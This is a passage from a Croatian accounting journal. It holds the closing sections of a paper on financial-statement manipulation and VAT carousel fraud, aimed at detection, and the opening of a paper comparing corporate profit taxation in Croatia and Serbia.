i ostali opći troškovi koji bi se trebali priznati kao rashod razdoblja, no umjesto toga oni se uključuju u vrijednost osnovnog sredstva i odlažu na sljedeća obračunska razdoblja. Kada se želi prikazati manji financijski rezultat i veće rashode tada će se troškovi koji se odnose na nabavu ili proizvodnju te svi zavisni troškovi nabave knjižiti na rashode razdoblja, umjesto da se pripišu vrijednosti sredstva. U slučaju manipulacije s naknadnim izdacima kada se želi prikazati veći financijski rezultat tada se naknadni izdaci (troškovi popravka i održavanja, adaptacije) uključuju nabavnoj vrijednosti, umjesto da se priznaju na teret rashoda. Kada se želi prikazati manji financijski rezultat tada će se svi naknadni troškovi priznati na teret rashoda. Računovodstvene manipulacije sa procjenama i promjenama vijeka trajanja česte su u praksi obzirom da poduzetnik

samostalno i proizvoljno može procijeniti vijek trajanja nekretnina, opreme i postrojenja pa tako ako se želi iskazati veći financijski rezultat tada se procjenjuje duži vijek trajanja osnovnog sredstva, jer to znači manju stopu amortizacije i manje troškove amortizacije. Kada se želi prikazati manji financijski rezultat tada se korisni vijek trajanja procjenjuje na kraće razdoblje, a to znači veću stopu amortizacije i veće troškove amortizacije. Prema standardu metoda amortizacije treba odražavati okvir očekivanog trošenja budućih ekonomskih koristi imovine od strane subjekta. (Topolnjak, 2017.)

2.3. Manipulacija s zalihama

Zalihe se pri početnom vrednovanju mjere po trošku nabave, a nakon početnog priznavanja mjere se po trošku ili neto utrživoj vrijednosti, ovisno o tome što je niže.

Manipulacije sa popisom zaliha rade se kada se u poslovanju želi prikazati veći ili manji financijski rezultat. Kada se želi prikazati veći rezultat tada se zalihe mogu precijeniti količinom zaliha pri popisu te na taj način trgovačko društvo iskazuje veće zalihe u bilanci stanja i veći dobitak u bilanci. Kada se u poslovanju želi prikazati manji rezultat manipulativnim radnjama količine zaliha se na kraju izvještajnog razdoblja prikazuju u manjoj svoti. Kada se želi manji ili veći dobitak cijenu proizvodnje mogu se uključiti svi troškove poslovanja, kako one proizvodne (poslovne), tako i financijske, neposlovne, izvanredne i ostale rashode. Računovodstvene manipulacije s procjenjivanjem zaliha u cilju maksimalizacije financijskog rezultata provode se tako što se u nabavnu cijenu uključuju kamata i drugi troškovi financiranja koji ne ispunjavaju uvjete za kapitalizaciju, negativne tečajne razlike, troškovi istraživanja i razvoja, troškovi skladištenja koji nisu nužni u procesu proizvodnje prije sljedeće proizvodne faze. (Negovanović, 2011.)

Manipulacije s procjenjivanjem zaliha rade se kada se u poslovanju želi prikazati manji ili veći financijski rezultat. Ukoliko se želi ostvariti veći financijski rezultat vrijednost zalihe se povećava tako da se na nabavnu cijenu uključi što više troškova, a kada se želi prikazati manji rezultat tada se isključuje što više troškova iz nabavne cijene, a u cijenu proizvodnje uključuju se samo troškovi izravnog rada i materijala, ali prema MRS i HSFI-u to nije dopušteno jer je riječ o metodi „Direct costing“ koja nije u primjeni. (Topolnjak, 2017:38)

2.4. Manipulacije sa kratkoročnim potraživanjima

Kratkoročna potraživanja dio su kratkoročne imovine za koju se očekuje da će se realizirati unutar dvanaest mjeseci od datuma bilance i procjenjuju se po neto prodajnoj vrijednosti, to jest prema svoti koja se može naplatiti. Mogućnost manipulacije s potraživanjima postoji ukoliko se računovodstvenim politikama predvidi da se ispravak vrijednosti potraživanja od kupaca donosi prema subjektivnoj procjeni poduzetnika. (Topolnjak, 2017:40)

Ako dio potraživanja postane nenaplativ, to jest neto prodajna vrijednost padne ispod iskazane knjigovodstvene vrijednosti, trgovačko društvo treba vrijednosno uskladiti i priznati gubitak zbog smanjenja vrijednosti na teret rashoda razdoblja. Potraživanje se smatra obezvrijeđenim ako je iskazano iznad svote koja se može naplatiti. Ako postoji vjerojatnost da trgovačko društvo neće biti u stanju naplatiti sve dospjele obveze (glavnicu i kamate) prema ugovorenim svotama, nastao je gubitak zbog obezvređivanja ili nenaplativih potraživanja. Ako uprava želi veći financijski rezultat (veći dobitak ili manji gubitak) računovodstvena manipulacija je da se ispravak vrijednosti potraživanja od kupaca koja tereti rashode utvrdi na nižoj razini, to jest da je stupanj nenaplativosti visok. Primjerice, ako se ispravak vrijednosti potraživanja od kupaca utvrđuje na osnovi broja dana koji je prošao od roka dospeljeća, a uprava želi veći financijski rezultat tada se računovodstvenim politikama može utvrditi da se na teret rashoda ispravljaju sva potraživanja od kupaca kod kojih je rok dospeljeća prošlo više od 90 dana. U obrnutoj situaciji, kada se želi prikazati manji financijski rezultat (manji dobitak ili veći gubitak) računovodstvenom manipulacijom svotu ispravka vrijednosti koja tereti rashode treba utvrditi na višoj razini, a to se obično radi kako bi se platilo manje poreza na dobitak. Primjerice, računovodstvenim politikama se utvrđuje da se na teret rashoda isprave sva potraživanja od kupaca gdje je od roka dospeljeća prošlo 60 dana. Vrijednost potraživanja se smanjuje samo i isključivo ako postoji objektivan dokaz o smanjenju vrijednosti. Dokaz o smanjenju vrijednosti mogu biti značajne teškoće dužnika, nepoštivanje ugovora ili zakašnjela plaćanja. Ukoliko postoji neki dokaz o umanjenju vrijednosti tada se umanjenje evidentira kao rashod i ne ispravlja se izvorno priznati prihod, no prilikom otpisa vrijednosti potraživanja treba voditi računa i o poreznom tretmanu navedenih rashoda. U bilješkama treba zasebno objaviti bruto iznos potraživanja na početku i na kraju razdoblja, kao i ispravak vrijednosti potraživanja i priznato umanjenje vrijednosti i razloge umanjenja vrijednosti. Precjenjivanjem, to jest povećanjem vrijednosti potraživanja od kupaca ili povezanog poduzetnika, kao i podcjenjivanjem potraživanja, to jest smanjenjem vrijednosti

potraživanja od kupaca ili povezanih poduzetnika rade se računovodstvene manipulacije na području potraživanja. (Negovanović, 2011)

2.5. Manipulacije s rezerviranjima

Rezerviranje je obveza neodređenog vremena ili iznosa. Obveza je sadašnja obveza subjekata proizašla iz prošlih događaja za čije se podmirenje očekuje da će subjektu uzrokovati odljev resursa koji utjelovljuju ekonomske koristi. (MRS, Narodne novine 136/09)

Rezerviranja bi trebala biti opravdana i potrebna, a njihovo iskazivanje ukazuje na to da poduzetnik istinito i fer prezentira svoje financijske izvještaje. Problem nastaje kada se pomoću rezervacija pokušava umanjiti financijski rezultat društva. U praksi se najčešće evidentiraju rezervacije za jamstva gdje pruženog jamstva ili druge obveze za neispravnost uopće nema te rezerviranja za neiskorištene godišnje odmore koja su dobar način da se privremeno odgodi porezna obveza, te da se plaćanje poreza na dobit premjesti iz tekuće u sljedeću poreznu godinu. (Topolnjak, 2017.)

Podcjenjivanjem rezerviranja i obveza cilj je iskazivanje većeg financijskog rezultata tako što se ostvaruju manji rashodi i veći dobitak u računu dobiti i gubitka. Precjenjivanjem rezerviranja i obveza cilj je iskazivanje manjeg financijskog rezultata tako što se ostvaruju veći rashodi i manji dobitak u RDG-u. Rezerviranje je uobičajeni način upravljanja zaradom te se korištenjem ili ukidanjem rezerviranja znatno može utjecati na financijski rezultat. Posebno je bilo mnogo manipulacija s rezerviranjima za troškove restrukturiranja koja su zamišljena tako da se oblikuju za namjeravano restrukturiranje i potpunu reorganizaciju poduzeća kada se bitno mijenjaju priroda i predmet poslovanja, kada se planira zatvaranje poslovnih lokacija u zemlji ili regiji, premještanje poslovanja iz jedne zemlje u drugu, zbog promjena u rukovodećoj strukturi, prodaje ili prestanka obavljanja jednog dijela poslovanja. Ova su rezerviranja u razdoblju prije restrukturiranja oblikovana u prevelikim svotama da bi se izvršilo veliko spremanje poduzeća. Cilj je da nova uprava skine s budućih razdoblja teret troškova i izdataka restrukturiranja te da oni padnu na rashod jednog razdoblja, kako bi u sljedećim rashodi bili manji i kako bi se stvorio privid uspješnijeg oporavka i rentabilnijeg poslovanja. (Negovanović, 2011.)

2.6. Manipulacije s obvezama i troškovima

Računovodstvena manipulacija obveza radi se zbog iskazivanja većeg financijskog rezultata tako što se obveze skrivaju i ne evidentiraju ili se evidentiraju po nižoj svoti. Tako primjerice, obveze koje postoje na dan bilance (kamate, kazne) ne evidentiraju se sve dok ne dođe do njihovog

plaćanja. Kada se želi iskazati veći financijski rezultat tada se obveze precjenjuju to jest iskazuju se u većoj svoti nego što one zaista jesu.

Manipulacija ili lažiranje obveza i troškova provodi se kako bi društvo povećalo cijenu dionica i vrijednost društva ili kako bi smanjilo poreznu obvezu. Manipulacija obvezama ili troškovima može se provesti na sljedeće načine: (Negovanović, 2011.)

- pretvaranjem kratkoročnih obveza u dugoročne kako bi se poboljšao pokazatelj radnog kapitala
- kapitaliziranjem troškova i otpisivanjem troškova stvara se imovina koja ne postoji te se smanjuju troškovi u tekućem razdoblju
- ne otpisivanjem imovine kada je to prikladno precjenjuje se imovina i povećava se financijski rezultat
- kretanjem rezervi iz bilance smanjuju se troškovi u računu dobiti i gubitka

3. POREZNE PRIJEVARE

Danas je gotovo nemoguće zamisliti suvremenu državu i njezin sustav javnih financija bez poreza. Riječ je o prisilnim davanjima koja nepovratno umanjuju ekonomsku korist poreznog obveznika a da pri tome izostaje izravna ekonomska protuusluga. Suvremena država poznaje niz poreznih oblika kojima je omogućeno oporezivanje svih pokazatelja ekonomske snage. Međutim, rastom poreznog tereta povećava se i otpor plaćanju poreza. Usporedno s razvojem poreznih oblika, ljudi su razvijali različite legalne i ilegalne načine izbjegavanja plaćanja porezne obveze. Porezna evazija, posebice ona ilegalna, ozbiljan je problem.

Kako bi se zaštitio državni proračun i spriječile porezne prijevare, porezne uprave kontinuirano provode mjere za otkrivanje trgovačkih društava koje sudjeluju u poreznim prijevarama, te svim silama pokušavaju uvesti sustave koje omogućuju rano otkrivanje poreznih prijevара (VAIS sustav, EUROFISC). Kako je poreznim upravama teško pratiti maštovitost organiziranog kriminala, prijevare se najčešće otkriju kada je porezni proračun već oštećen. Stoga su Porezne uprave zemalja članica EU i europsko pravosuđe osmislile i druge metode za nadoknađivanje gubitaka kao što je onemogućavanje prijenosa porezne obveze prilikom kupnje određenih roba iz drugih zemalja članica, naplata poreznih gubitaka od strane drugih društava koje su uvučene u lanac prijevare te periodično

obavješćavanje poreznika o suspenziji PDV ID* broja ukoliko ne obrazloži svoje poslovanje i potrebu za PDV ID brojem. (Lukša, 2016.)

Nezakonito prisvajanje povrata PDV-a najčešće razumijeva brojne poslove u lancu stvarnih i lažnih transakcija i sudionika. U EU se takvo ponašanje smatra oblikom djelovanja organiziranoga kriminala i kriminalnog napada na javne prihode. Najpoznatiji je tip nezakonita prisvajanja povrata PDV-a prijevara unutar zajednice putem trgovca koji nestaje tzv. MTIC (missing trader intra-community). Na području EU-a takvo je ponašanje općenito priznato kao jedan od najopasnijih napada organiziranoga kriminala što pogađa sve članice. Tada trgovac koji nestaje nabavlja proizvode u drugoj članici uz nultu stopu PDV-a, prodaje ih na domaćem tržištu po višoj cijeni uz uračunan PDV, ali ga ne plaća nadležnu nacionalnome poreznom tijelu. Najpoznatije vrste prijevara su: akvizicijska, kružna i kontra prijevara. (Bejaković, 2016)

a. Akvizicijska prijevara

Akvizicijska prijevara (Acquisition fraud) odnosi se na prodaju uvezene robe po nultoj stopi PDV-a na domaćemu crnom tržištu. Uvoznik nakon prodaje ne zaračunava PDV na oporezive isporuke, pa tako robu može prodati jeftinije nego ostali sudionici na tržištu. Zato što naplaćuje PDV, neposredno oštećuje državni proračun. Nakon obavljene jedne prodaje trgovac nestaje. Ovo je kazneno djelo poprilično lako dokazati, pa je i procesuiranje lakše. (Bejaković, 2016.)

b. Kružna prijevara

Kružna prijevara (Carousel fraud) definira se kao način organiziranog i sustavnog izvlačenja novca iz državnog proračuna iskorištavanjem nedostataka europskog poreznog sustava i kao takve predstavljaju jedan od najvećih poreznih problema s kojim se suočavaju države članice Europske unije. Kružna prijevara obično funkcionira tako da tzv. "Nestajući trgovac-Missing trader" uveze neku robu/uslugu iz druge zemlje članice pri čemu ne plaća PDV, te ono kroz niz društava tzv. "Buffera" ; posrednika koji robu/uslugu preprodaje uz malu ili nikakvu maržu pri čemu svako od tih društava, osim nestajućeg, ima vrlo malu obvezu odnosno pravo na pretporez, roba ili usluga u konačnici se prodaje krajnjem kupcu ili ponovno izvozi bez zaračunavanja PDV-a. Nestajući trgovac najčešće uredno prijavljuje PDV,

* PDV ID - PDV identifikacijskih brojeva je postupak kojim hrvatski poduzetnik provjerava valjanost PDV identifikacijskih brojeva (poreznih brojeva) partnera s kojima posluje u drugim državama članicama EU.

ali ga ne uplaćuje u državni proračun, te nakon nekog vremena postaje nedostupno poreznoj upravi, kupcima i dobavljačima. Društva bufferi služe kako bi zavarali trag, otežali otkrivanje lanca Poreznoj upravi i kako krajnji kupci robe/usluge ne bi posumnjali da se radi o poreznoj prijevari. Roba koja se najčešće koristi u takvim prijevarama je roba koja je brzo utrživa (npr. tehnička roba), roba koja ima veliku vrijednost, a lagano se transportira. Kod PDV prijevara usluge se rjeđe koriste, jer je teže zavarati krajnje kupce, a kada se koriste najčešće se radi o prodaji raznih prava kao npr. CO2 certifikati*, razne VOIP* usluge ili druge digitalne usluge na koje se plaća PDV. Konačna šteta za državni proračun nastaje kada krajnji kupci ili izvoznici u konačnici koriste pravo pretporeza, a nestajući trgovac koji je robu naplatio nije platio PDV. Dok se otkrije da nestajući trgovac nije platio porez sve transakcije su već obavljene, trgovac je nestao kao i novac iz transakcija tako da prisilna naplata poreza najčešće nema nikakvih efekata. (Bejaković, 2016.)

c. Kontra prijevara

Kontra prijevara (Contra trading), radi sprječavanja otkrivanja MTIC prijevara počinitelji je često pokušavaju prikriti komplicirajući načine trgovanja. Jedan od opisanih načina je tzv. contra trading. Pojam kontra trgovac odnosi se na poreznog obveznika koji sudjeluje u dvije odvojene vrste lanca transakcija, od kojih je jedna vrsta transakcija legalna, a provodi se s ciljem da se prikrije kružna prijevara. Ovdje se u stvari radi o kružnoj prijevari gdje se uključuju poduzetnici koji posluju legalno a služe za odvlačenje pozornosti sa sumnjivih poslova. Na svaku isporuku u lancu obračunavaju određenu zaradu te tako prikazuju stvaran poslovni događaj. (Bejaković, 2016.)

4. ZAKLJUČAK

Financijski izvještaji osnovni su izvor informacija o poslovanju određenog poslovnog subjekta, stoga bi trebali prikazivati „fer“ i „realan“ prikaz poslovanja, iako smo svjesni da to baš i nije tako; ne prikazivanje, prekrivanje i lažiranje podataka za sobom vuče niz problema i posljedica kako za tvrtku tako i za cijelo gospodarstvo.

* Certifikati za emisiju CO2 su nematerijalna imovina koja nestaje iz optičaja nakon upotrebe i kojoj je vrlo teško pratiti trag nakon što prijeđe granicu

* VOIP (Voiceover Internet Protocol) - komunikacijska tehnologija koja omogućava telefonske razgovore koristeći prijenos zvučne komunikacije preko internetske mreže.

Cilj prijevare u financijskim izvještajima obično je prikazivanje boljeg financijskog rezultata i boljeg stanja imovine i obveza, nego li stvarno jest (iskazivanje nepostojećih prihoda, skrivanje i odgađanje rashoda, gubitaka i obveza, te precjenjivanje imovine). Na taj način obično se želi prikriti krađe i pronevjere, ali i olakšati financiranje poslovanja (mogućnost dobivanja kredita i niže kamatne stope), ili prikazati upravu uspješnijom. Međutim, skrivanje gubitaka vrlo je opasno jer može ugroziti poslovanje i dovesti u pitanje pretpostavku vremenske neograničenosti poslovanja, može uzrokovati iznenadni stečaj i likvidaciju trgovačkog društva, ali i neočekivane gubitke kod kreditora, investitora i vjerovnika, gubitak radnih mjesta i dr.

Veliki financijski skandali koji su se počeli sve više javljati doveli su do stvaranja potrebe forenzičnog računovodstva. Zadatak forenzičnih računovođa nije samo da ispituju prijevare u financijskim izvještajima, nego i sve ostale vrste prijevara - prijevare sa porezima, zaposlenicima, bankrot, organizirani kriminal, pranje novca, korupciju, ali i mnoge druge prijevare. Svakako bi trebalo angažirati veći broj inspekcijskih stručnjaka koji bi provodili nadzor nad financijskim izvještajima te na taj način pomogli, odnosno, suzbili mnogobrojne prijevare.

LITERATURA

1. Bejaković, P., 2016. Organizirani kriminal umiješan u prijevare i utaje poreza. Porezni vjesnik, 98-100
2. Dmitrović-Šaponja, Lj. 2007. "Računovodstveni izazovi u korporativnom okruženju", postupak: mjesto i uloga računovodstva, revizije i financije u novom korporativnom okruženju, XI Kongres računovođa i revizora Republike Srpske, Teslić, 97-117
3. Lukša, B. A. 2016. PDV kružne prijevare i kako se zaštititi od gubitaka. Preuzeto s <https://texel.hr/blog/pdv-kruzne-prijevare-se-zastiti-gubitaka/>
4. Malinić, D. 2009. "Moderni izazovi integralnog istraživanja kvalitete financijskih izvještaja." Ekonomska tvrtka, 138-155. Stefanović, R. 2000. "Prevencija i otkrivanje lažnog financijskog izvještavanja", računovodstvo, 11/2000. 3-11.
5. Negošanović, M. 2011. Kreativno računovodstvo II - dio. Računovodstvo, Revizija i Financije, Zagreb,
6. Škaric-Jovanović, K. 2007. "Kreativno računovodstvo – motivi, instrumenti i posljedice", postupak: mjesto i uloga računovodstva, revizije i financije u novom korporativnom okruženju, XI Kongres računovođa i revizora Republike Srpske, Teslić, 51-70.
7. Topolnjak, M. 2017. Otkrivanje financijskih prijevara. Preuzeto s <https://repozitorij.rvs.hr/islandora/object/rvs:83/preview>

**KOMPARATIVNA ANALIZA OPOREZIVANJA KORPORATIVNE
DOBITI U REPUBLICI HRVATSKOJ I REPUBLICI SRBIJI**

**COMPARATIVE ANALYSIS OF CORPORATE PROFIT TAXATION IN
THE REPUBLIC OF CROATIA AND THE REPUBLIC OF SERBIA**

Stručni članak

*Ksenija Šolčić**

*Maja Buljat, mag.oec.**

*Dario Lešić, univ.spec.oec.**

Sažetak

Porez na dobit je jedan od relativno novijih poreznih oblika. Nastanak poreza na dobit veže se uz pojavu društava kapitala kao oblika gospodarskog djelovanja. Porezom na dobit oporezuje se financijski rezultat poduzeća. Međutim za potrebe oporezivanja poduzetnici u sustavu poreza na dobit dužni su sastavljati jednom godišnje „poreznu bilancu“. Upravo kroz poreznu bilancu financijski rezultat prije oporezivanja se korigira za porezno nepriznate i porezno priznate stavke određenih prihoda i rashoda poduzetnika. Svaka država u okviru svog užeg i šireg normativnog okvira oporezivanja korporativne dobiti definira upravo te stavke koje se odnose na korekciju porezne osnovice. Nominalne stope pružaju određene signale vezane uz potencijalno porezno opterećenje u određenoj zemlji, međutim one pružaju „nekompletnu sliku“ poreznog opterećenja. Kako bi se dobila realna slika poreznog opterećenja potrebno je razmotriti efektivno porezno opterećenje, koje uzima u obzir i stavke uvećanja i umanjenja porezne osnovice kao i određene olakšice u okviru pojedinog poreznog oblika. Ovaj rad ima za cilj putem komparativne analize prijava poreza na dobit utvrditi da li će poduzetnik sa istim parametrima poslovanja poput prihoda i rashoda platiti više poreza u Republici Hrvatskoj ili Republici Srbiji.

Ključne riječi: Porez na dobit, prijava poreza na dobit, korporativno oporezivanje, porezna konkurencija

* Veleučilište Baltazar Zaprešić, e-mail: kloznjak@gmail.com

* Veleučilište Baltazar Zaprešić, e-mail: mbuljat@bak.hr

* Veleučilište Baltazar Zaprešić, e-mail: dlesic@bak.hr

Abstract

Corporation tax is one of the relatively newer tax forms. The emergence of corporate tax is linked to the emergence of capital companies as a form of economic activity. Corporation tax taxes the company's financial performance. However, for the purposes of taxation, undertakings in the corporate tax system are required to draw up a once-a-year 'tax balance'. It is precisely through the tax balance that the pre-tax result is corrected for tax-free and tax-recognised items of certain income and expenses of the undertaking. Each state defines precisely these items in the framework of its narrower and broader normative corporate profit taxation framework. Nominal rates provide some signals related to the potential tax burden in a given country, but they provide an "incomplete picture" of the tax burden. In order to obtain a realistic picture of the tax burden, it is necessary to consider the effective tax burden, which also takes into account items of increases and reductions in the tax base as well as certain deductions under a particular tax form. This work aims to determine through comparative analysis of corporate tax returns whether an entrepreneur with the same parameters of business such as income and expenditure will pay more tax in the Republic of Croatia or the Republic of Serbia.

Key words: Corporate tax, corporate tax return, corporate taxation, tax competition.

1. UVOD

Porez na korporativnu dobit je jedan od izravnih poreza kojeg plaćaju u pravilu pravne osobe, ali u određenim okolnostima obveznici mogu biti i fizičke osobe. Porezna osnovica je dobit koja se utvrđuje prema računovodstvenim propisima kao razlika prihoda i rashoda prije obračuna poreza na dobit, uvećana ili umanjena prema odredbama normativnog okvira koji uređuje oporezivanje dobiti u pojedinoj državi. Osim toga jedan od također bitnih elemenata je i porezna stopa koja se primjenjuje na osnovicu oporezivanja. U Republici Hrvatskoj stopa poreza na dobit je 12% ili 18% ovisno o visini prihoda koju poduzetnik ostvari, dok je stopa poreza na dobit u Republici Srbiji 15%. Također prilikom utvrđivanja poreza na dobit značajnu ulogu igraju razne porezne olakšice koje mogu biti inkorporirane u okviru užeg i šireg normativnog okvira oporezivanja dobiti. Poduzetnici osim niza drugih razloga prilikom odabira države za svoje poslovanje sagledavaju i učinke poreznog tretmana na njihovo poslovanje. Pri tome, svaki poduzetnik ima cilj da njegova ekonomska snaga nakon oporezivanja bude što veća tj. da podnese što manji porezni teret. Porez na dobit plaća se

po stopi poreza na dobit koja je zakonski propisana te se uobičajeno naziva nominalnom ili zakonskom poreznom stopom (Liu i Cao, 2007). Nominalne porezne stope su prvi signali koji poduzetniku šalje određena država, međutim ne i dovoljni. U pravilu treba sagledati efektivno porezno opterećenje o čemu ne govore nominalne stope. U radu se razmatraju relevantni elementi koji su bitni za oporezivanje korporativne dobiti u okviru užeg normativnog okvira vezanog uz porez na dobit za Republiku Hrvatsku i Republiku Srbiju. Na kraju rada se na konkretnom primjeru izlaže komparativna analiza oporezivanja dobiti u Republici Hrvatskoj i Republici Srbiji na primjeru dva poduzetnika sa sličnim parametrima poslovanja. Postavlja se pitanje s obzirom na opterećenje porezom na dobit – gdje alocirati poslovanje, u Republiku Hrvatsku ili Republiku Srbiju? Odgovor na ovo pitanje prezentirano je u narednoj razradi tematike.

2. SUSTAV OPOREZIVANJA KORPORATIVNE DOBITI U REPUBLICI HRVATSKOJ

Pravilna primjena obračuna i plaćanja poreza na dobit uređena je zakonskim propisima i kontrolirana od strane državnih institucija. O porezu na dobit govori se u slučaju kad je objekt oporezivanja rezultat gospodarske djelatnosti određene organizacije uređene kao društvo. (Jelčić, 2001.). Cilj uspješnog ubiranja poreza na dobit ovisi o visini poreznog opterećenja nametnutog od strane države, razini poreznog morala, stabilnosti i transparentnosti poreznog sustava, ali i efikasnosti kontrole samog utvrđivanja i naplate poreza na dobit. Uže normativno uređenje oporezivanja korporativne dobiti obuhvaća Zakon o porezu na dobit i Pravilnik o porezu na dobit. Ukupni zakonski okvir na temelju kojeg se vrši obračun i plaćanje poreza na dobit uzima u obzir preko 20-tak propisa i pravilnika što ga čini iznimno kompleksnim područjem. U nastavku će biti pojašnjeni osnovni elementi oporezivanja vezano uz oporezivanje korporativne dobiti u Republici Hrvatskoj.

Porezni obveznik

Obveznik poreza na dobit je trgovačko društvo i druga pravna i fizička osoba rezident Republike Hrvatske koja samostalno i trajno obavlja gospodarsku djelatnost radi stjecanja dobitka, dohotka ili prihoda ili drugih gospodarskih procijenjenih koristi*.

* Zakon o porezu na dobit čl.2., st.1.

Obveznik poreza na dobit je i tuzemna poslovna jedinica inozemnog poduzetnika (nerezident) uključujući i poslovnu jedinicu inozemnog poduzetnika kojoj je mjesto poslovanja u slobodnoj zoni*.

Obveznik poreza na dobit je poduzetnik - fizička osoba koja obavlja slobodna zanimanja, poljoprivrednik koji vodi poslovne knjige i dr. ako je ušao u sustav poreza na dobit:

- Dobrovoljno i ima rješenje Porezne uprave da je obveznik poreza na dobit na temelju podnesenog vlastitog zahtjeva da će umjesto poreza na dohodak plaćati porez na dobit i voditi poslovne knjige prema odredbama Zakona o računovodstvu
- Po „sili zakona“* - ako je u prethodnom poreznom razdoblju (u 2017. godini) ostvario ukupni primitak veći od 3.000.000,00 kn ili je
- Ispunio dva od sljedeća tri uvjeta:
 - a) U prethodnom poreznom razdoblju (2017.) ostvario dohodak veći od 400.000,00 kn
 - b) Ima dugotrajnu imovinu u vrijednosti većoj od 2.000.000,00 kn (knjigovodstvena vrijednost dugotrajne imovine na dan 31. prosinca 2017. godine koja se nalazi na Popisu dugotrajne imovine)
 - c) U prethodnom poreznom razdoblju (2017.) prosječno zapošljava više od 15 radnika.

Obveznici poreza na dobit su i društva u stečaju te društva u likvidaciji.

Kao ostali obveznici poreza na dobit navode se tijela državne uprave, tijela područne (regionalne) samouprave, tijela lokalne samouprave, HNB, državne ustanove, ustanove jedinica područne (regionalne) samouprave, ustanove jedinica lokalne samouprave, državni zavodi, vjerske zajednice, političke stranke, sindikati, komore, udruge, umjetničke udruge, dobrovoljna vatrogasna društva, zajednice tehničke kulture, turističke zajednice, sportski klubovi, sportska društva i savezi, zaklade i fundacije koje u skladu s posebnim propisima obavljaju određenu gospodarsku djelatnost čije bi neoporezivanje dovelo do stjecanja neopravdanih povlastica na tržištu. Svi navedeni obveznici dužni su u roku od 8 dana* od dana početka obavljanja gospodarske djelatnosti upisati se u registar poraznih obveznika kojeg vodi Porezna uprava radi utvrđivanja obveza poreza na dobitak po osnovi obavljanja određene gospodarske djelatnosti*.

* Zakon o porezu na dobit čl. 4 i čl. 7.

* Zakon o porezu na dobit čl. 2. st.4.

* Zakon o porezu na dobit čl. 2. st. 7.

* Pravilnik o porezu na dobit čl. 6. st.1 – Neovisno o tome ima li određena osoba u svojim aktima o osnivanju za cilj ostvarivanje dobiti ili samo prihoda radi financiranja svoje

Prijava poreza na dobit podnosi se Poreznoj upravi najkasnije četiri mjeseca nakon isteka razdoblja za koje se utvrđuje porez na dobitak. Porezni obveznici kojima je porezno razdoblje jednako kalendarskoj godini prijavu poreza na dobitak za 2017. godinu podnose najkasnije do 30. travnja 2018. godine nadležnoj ispostavi Porezne uprave prema svom sjedištu odnosno prema prebivalištu ili uobičajenom boravištu kada je riječ o fizičkim osobama (obrtnicima) - obveznicima poreza na dobit. Prijavu poreza na dobitak elektroničkim putem, sustavom e-porezna obvezni su podnijeti:

- Svi srednji i veliki poduzetnici su smislu odredaba Zakona o računovodstvu*
- Svi obveznici poreza na dodanu vrijednost.

Utvrđivanje porezne osnovice

U postupku izračuna osnovice poreza na dobit polazi se od računovodstvenog dobitka kao polazne porezne osnovice koja se povećava za stavke navedene u čl. 7. Zakona o porezu na dobit i smanjuju za stavke navedene čl. 6. Zakona o porezu na dobit. Poduzetnici koji iskazuju računovodstveni gubitak povećavaju ga za stavke navedene čl. 7. Zakona o porezu na dobit što ih iz računovodstvenog gubitka može dovesti do poreznog dobitka. Pritom se pojavljuje razlika između računovodstvenog i poreznog dobitka (gubitka) koja može biti privremena ili stalna. Porezni učinak privremenih razlika dovodi do pojave odgođene porezne imovine ili odgođene porezne obveze. Stavke koje povećavaju osnovicu poreza na dobiti ili drugim nazivom – nepriznati rashodi, su:

- Amortizacija iznad propisane svote*
- 50% troškova reprezentacije*
- 50% troškova za osobni prijevoz*
- Manjkovi na imovini iznad visine utvrđene odlukom HGK-a, odnosno HOK-a*
- Rashodi utvrđeni u postupku nadzora*
- Troškovi prisilne naplate poreza i drugih davanja*
- Troškovi kazni za prekršaje i prijestupe*

djelatnosti, a prihode stječe razmjenom dobara i usluga na tržištu, smatra se da ona obavlja djelatnost na način i uz uvjete po kojima tu djelatnost obavljaju i poduzetnici koji su osnovani radi sjecanja dobiti.

** Zakon o računovodstvu čl. 5. st. 1 do 6*

** Zakon o porezu na dobit čl. 12., st. 13., st. 16., st. 17, i st. 18.*

** Zakon o porezu na dobit čl. 7. St. 1. t. 3.*

** Zakon o porezu na dobit čl. 7 st. 1. t. 4.*

** Zakon o porezu na dobit čl. 7. st. 1. t. 5*

** Zakon o porezu na dobit čl. 7.*

** Zakon o porezu na dobit čl. 7. st. 1. t. 6.*

- Zatezne kamate između povezanih osoba*
- Povlastice i drugi oblici imovinskih koristi*
- Rashodi darovanja iznad dopuštenih*
- Kamate na zajmove dioničara i članova društva*
- Kamate između povezanih osoba*
- Rashodi od nerealiziranih gubitaka*
- Amortizacija iznad propisanih stopa*
- Svota povećanja porezne osnovice zbog promjene metode utvrđivanja porezne osnovice*
- Vrijednosno usklađenje i otpis potraživanja*
- Vrijednosno usklađenje zaliha*
- Vrijednosno usklađenje financijske imovine*
- Troškovi rezerviranja*
- Povećanje porezne osnovice za sve druge rashode* i ostala povećanja
- Povećanja za ostale prihode, te porezni gubitak za koji je prestalo pravo korištenja*.

Druga skupina stavki koje utječu na utvrđivanje porezne osnovice odnosi se na pozicije koje smanjuju poreznu osnovicu ili pak povećavaju porezni gubitak. Radi se o slijedećim stavkama:

- Prihodi od dividendi i udjela u dobiti*
- Nerealizirani dobici*
- Prihodi od naplaćenih otpisanih potraživanja*
- Ostali rashodi ranijih razdoblja*

* Zakon o porezu na dobit čl. 7. st. 1. t. 7.

* Zakon o porezu na dobit čl. 7. st. 1. t. 8.

* Zakon o porezu na dobit čl. 7. st. 1. t. 9.

* Zakon o porezu na dobit čl. 7. st. 1. t. 10.

* Zakon o porezu na dobit čl. 8.

* Zakon o porezu na dobit čl. 14.

* Zakon o porezu na dobit čl. 7. st. 1. t. 1.

* Zakon o porezu na dobit čl. 12. st. 5. i 6., Pravilnika o porezu na dobit čl. 22.

* Zakon o porezu na dobit čl. 16.

* Zakon o porezu na dobit čl. 9. Čl. 22.

* Zakon o porezu na dobit čl. 10.

* Zakon o porezu na dobit čl. 10.

* Zakon o porezu na dobit čl. 10.

* Zakon o porezu na dobit čl. 7. st. 1. t. 13.

* Zakon o porezu na dobit čl. 17. st. 5., 6. i 7., Pravilnik o porezu na dobit čl. 12. a

* Zakon o porezu na dobit čl. 6. st. 1. t. 1.

* Zakon o porezu na dobit čl. 6. st. 1. t. 2.

* Zakon o porezu na dobit čl. 6. st. 1. t. 3.

- Smanjenje dobitka za ostale prihode
- Smanjenje dobitka zbog promjene metode utvrđivanje porezne osnovice*
- Trošak amortizacije koji ranije bio priznat*
- Ukupni iznos državnih potpora*
- Državna potpora za obrazovanje i izobrazbu*
- Državna potpora za istraživačko razvojne projekte*.

